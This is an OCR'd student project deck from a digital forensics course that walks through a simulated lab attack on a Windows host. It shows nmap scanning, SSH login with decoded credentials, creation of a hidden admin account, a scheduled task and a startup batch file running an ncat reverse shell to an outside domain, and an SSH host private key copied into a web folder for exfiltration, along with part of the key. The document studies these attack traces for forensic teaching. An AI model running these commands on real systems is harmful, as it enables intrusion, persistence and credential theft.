Digital Forensics Technology and Practices:

Project 2 – The Hacker Attacks


CST640 Section 9042
Ryan Steggerda
2/1/2024

Project 2 - Introduction

- The purpose of Project 2 is to simulate the scenario of an attacker using the dirb tool to discover ssh login credentials and uses the foothold to create an admin account on the users console.
- Common hacker activity often includes finding a foothold and using the foothold to create new accounts with higher levels of privilege.
- The attacker will often leave a back door into the system for further exploitation at a later date(in this case stealing the ssh host rsa key and user/password).
- One of the key artifacts left behind by the attacker is the presence of a new admin account as new files containing the stolen data (Alghanam et al., 2023).

In our Last Episode - Credentials Extracted


- The hacker was able to gain access to the system by discovering a hidden directory containing the username and password for an ssh login .
- While the password was encoded in Base64 tools such as Cyber Chef can easily crack this code and display the real password (Nadler et al., 2019).



password cGFzc3dvcmQ=

January 28, 2024, 12:36:48 PM

Base64 Decode



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

□ Strict mode

Input

```
cGFzc3dvcmQ=
```


Output

```
password
```

February 1, 2024, 3:58:19 AM

The attacker will Nmap for more information

- After using the common port scanning tool, nmap the attacker discovered several vulnerable remote access ports, 22 SSH and 3389 RDP.
- Both SSH and RDP are used for remotely accessing users systems and the previously discovered passwords allow for a smooth login attempt over port 22 (Chung et al., 2023).




```
┌──(root💀kali)-[/]
└─# nmap -Pn 10.138.1.44
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times
will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2024-02-01 12:00 UTC
Nmap scan report for 10.138.1.44
Host is up (0.0013s latency).
Not shown: 992 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
1947/tcp open  sentinelsrm
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 4.78 seconds
```

February 1, 2024, 4:01:23 AM

SSH into the Windows Victim


- As seen below, the attacker needs the users IP address, and username/password to take advantage of the open ssh port.



February 1, 2024, 4:05:22 AM

```
┌──(root💀kali)-[/]
└─# ssh -l ryanadmin 10.138.1.44

The authenticity of host '10.138.1.44 (10.138.1.44)' can't be established.
ECDSA key fingerprint is SHA256:NGgCKyOJuDSn49ldXMPTaFnw+PEzzhPTBbVVEOvDkWU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.138.1.44' (ECDSA) to the list of known hosts.
ryanadmin@10.138.1.44's password: 
```

- After entering the credentials the attacker now has complete access to the admin account on the user "Ryan's" system.




```
Microsoft Windows [Version 10.0.17763.4499]
(c) 2018 Microsoft Corporation. All rights reserved.

ryanadmin@RYAN C:\Users\ryanadmin>
```

February 1, 2024, 4:06:07 AM

Add an Administrative Account

- Attackers will almost always attempt to create new accounts after gaining access to the users system.
- Visualized below is the common way attackers will create new admin level accounts on a victims system.
- New accounts allow the attacker to gain a permanent foothold on the users system and help prevent the user from discovering their presence.




February 1, 2024, 4:12:52 AM

```
Microsoft Windows [Version 10.0.17763.4499]
(c) 2018 Microsoft Corporation. All rights reserved.

ryanadmin@RYAN C:\Users\ryanadmin>net user "Administrator " P@ssw0rd /add
The command completed successfully.


ryanadmin@RYAN C:\Users\ryanadmin>net local group administrators "Administrator
" /add
The syntax of this command is:

NET
    [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
      HELPMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
      STATISTICS | STOP | TIME | USE | USER | VIEW ]

ryanadmin@RYAN C:\Users\ryanadmin>net localgroup administrators "Administrator "
 /add
The command completed successfully.
```

Stop A Service

- One of the first actions an attacker will make is attempting to disable troublesome programs, such as services related to the firewall and Windows Defender.
- Using this opportunity to weaken the users defenses makes future attacks more successful and may allow the attacker to install malware and possible backdoors which the firewall and defensive services would pick up (Willems et al., 2023).



Administrator: c:\windows\system32\cmd.exe
File Edit View Search Terminal Help

```
ryanadmin@RYAN C:\Users\ryanadmin>net stop "Windows Time"
The Windows Time service is stopping.
The Windows Time service was stopped successfully.

ryanadmin@RYAN C:\Users\ryanadmin>
```

February 1, 2024, 4:15:59 AM

Creating a Scheduled Task (Backdoor)

- Scheduling tasks is one of the best weapons an attacker has for prolonged attacks on the system.
- The longer an attacker is logged onto the users system the better chance of being caught.
- Attackers can schedule tasks to send data to the attackers system or upload malware without even being logged into the users account.
- Scheduled tasks are also difficult to catch for average users as they often occur in the background.



TurboVNC: kali:0 () [Lossless Tight + CL 1]
Ctrl Alt
Applications Places System
Administrator: c:\windows\system32\cmd.exe
File Edit View Search Terminal Help

February 1, 2024, 4:19:18 AM

```
ryanadmin@RYAN C:\Users\ryanadmin>schtasks /create /sc DAILY /tn Project2 /tr "ncat -c ryan.com -e cmd.exe"
SUCCESS: The scheduled task "Project2" has successfully been created.

ryanadmin@RYAN C:\Users\ryanadmin>
```

Adding a Batch File to Startup


- Batch files, as seen below, are simply script files that are designed to run repetitive tasks from the windows cmd.
- Attackers can force the users system to run self made batch files during the startup phase to perform a number of tasks, such as sending a signal to the attackers system and downloading malware (Zhan et al., 2022).



```
ryanadmin@RYAN C:\Users\ryanadmin>echo ncat -c ryan.com -e cmd.exe > ryan.bat

ryanadmin@RYAN C:\Users\ryanadmin>
```

February 1, 2024, 4:20:38 AM

- The startup directory is often target choice for these malicious batch files as often times the startup is the best time to run these scripts to avoid detection.




```
ryanadmin@RYAN C:\Users\ryanadmin>copy ryan.bat "c:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Progr
ams\Startup\
        1 file(s) copied.

ryanadmin@RYAN C:\Users\ryanadmin>
```

February 1, 2024, 4:22:19 AM


Stealing Data

- SSH private keys are highly confidential blocks of characters used for a variety of purposes including decoding data, automation, and automated sign on.
- The automated sign on, or in Windows case, Single Sign On(SSO) is what the attacker was after as it can be used to verify the attackers identity as the victim.
- It is recommended that companies routinely replace the employees private keys to prevent scenarios such as this one from occurring.



```
ryanadmin@RYAN c:\ProgramData\ssh>type ssh_host_rsa_key
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAvvt7yVKCvlGoof0pPkxmhBe5x/M9VVfQzSucQ4+hyQ524uPa
WDsDxh6x+OUCsKBx1U37U4llT3+Y7tTfH2O2eucIlQXzl8BucakrZYg4NroIYazp
lXt+NMU0L4bWj9hoUcJ4lkVyqKpjzfUV9/ZJGtF8FRfUaFcmlYlOYfyMMYh1qpOJ
```

February 1, 2024, 4:27:59 AM




```
ryanadmin@RYAN c:\ProgramData\ssh>type ssh_host_rsa_key >> c:\inetpub\wwwroot\hidden\index.htm

ryanadmin@RYAN c:\ProgramData\ssh>
```

February 1, 2024, 4:28:36 AM

Data Exfiltration

- The image provided shows a common method for data exfiltration.
- Data exfiltration is the process of an attacker moving the data from the target system to an external location.
- There are many ways this can occur from directly sending the data from the victims system to the attacker, or in this case posting the desired data to a domain only known to the attacker (*What Is Data Exfiltration? (Definition & Prevention)*, n.d.).
- Posting the info to a searchable domain can help hide the attackers identity by creating a "drop zone" of sorts.



February 1, 2024, 4:31:07 AM

```
password cGFzc3dvcmQ= -----BEGIN RSA PRIVATE KEY----- MIIEowIBAAKCAQEAvvt7yVKCvlGoof0pPkxmhBe5x/M9VVfQzSucQ4+hyQ524uPa
WDsDxh6x+OUCsKBx1U37U4llT3+Y7tTfH2O2eucIlQXzl8BucakrZYg4NroIYazp
lXt+NMU0L4bWj9hoUcJ4lkVyqKpjzfUV9/ZJGtF8FRfUaFcmlYlOYfyMMYh1qpOJ
it2qdqLMy6s2FhFRZ8DJgBBeHV9lJgo2tT0LeYhtXeed4xLXO1sAGyWSAdqHuICP
Yx1WHCHjJDcOvxjAnGuRPo6RIdokZLXA+d138+CVWbGDBLZ5RrFtjq0GUbFcJe48 h/dEoBe644
/IfaO3V3Uc7v1lpGts54qFoeHyTwIDAQABAoIBAGXkXD2jxNdvT63l GF0Be+xbkCXKc12V9XORIdS1y9Yt3mXctMA/9Bp+g+tLm2zKnRD1gvIlqqSIafp6
HfRsSY42ttBzFWxQIVyIqfuIep1QEWqzSwgSk9npoJb+tHiYN8fvHlDmCm9MQOVA
LhFWF9i0DSRfy1ZDsPU1BVmn2NAPlLy5VLqebw1OA10alDXR4HBqukmWuAJJLJBp
sSpYdWsKwBWB+NwNFPuetyIrDnxRaAsODvRgX0aY/XaZGcmi8sb8Yf8jdKNnQgg7
qVqPM0fPtHw+t7uTnj+3Xllw/m7tpVEqukHiLP17xlUXDSMpFyldrkB/qI6K5PPz d01KMdECgYEA/WptDCPRtcsP3NBECnKFP
/GsGzm87IDQ2KspPrmJrWL9MfHEYwfv ivgaJFtuCHZcOITIzrHQ6I3flZRGk8v8YUOTkoF6dFGDx0ymB2mus6/CCog5BjR2 huA8/bwy0hxgVMoy8vH
/NVBKt1jSVY7VvDNQFnEXDFr/eVkVue/ODycCgYEAwO4R O16LjW8BnP+Cxyd5e+wvNYgh7GM2cQ5oRIuDsOJrjPQ1kz4GINzGaARgqWBicrGc
sSVHGbG5EPqeTprHDtxw7c6lqRFLoIH8QJ2v3qcwJgeEbAP7UL52nj/4MBCXO9zp 6IiPWNwZZOm6Tmsd0/8c89IEtgkTexSfInr8fJkCgYB7JgToKV
/34D5NKEhoa06l zGO+t0hABjl3kXXxrWhiggBZDQxKs8iM2BScJnJKWnpmXODY0UCcQpWssum5WR/E
hHpqb9F6RUKsz2q/n3PujjLVu206vrP6x23cQGDSCkgl7DzmIwPKfMJSZy+PtGHZ
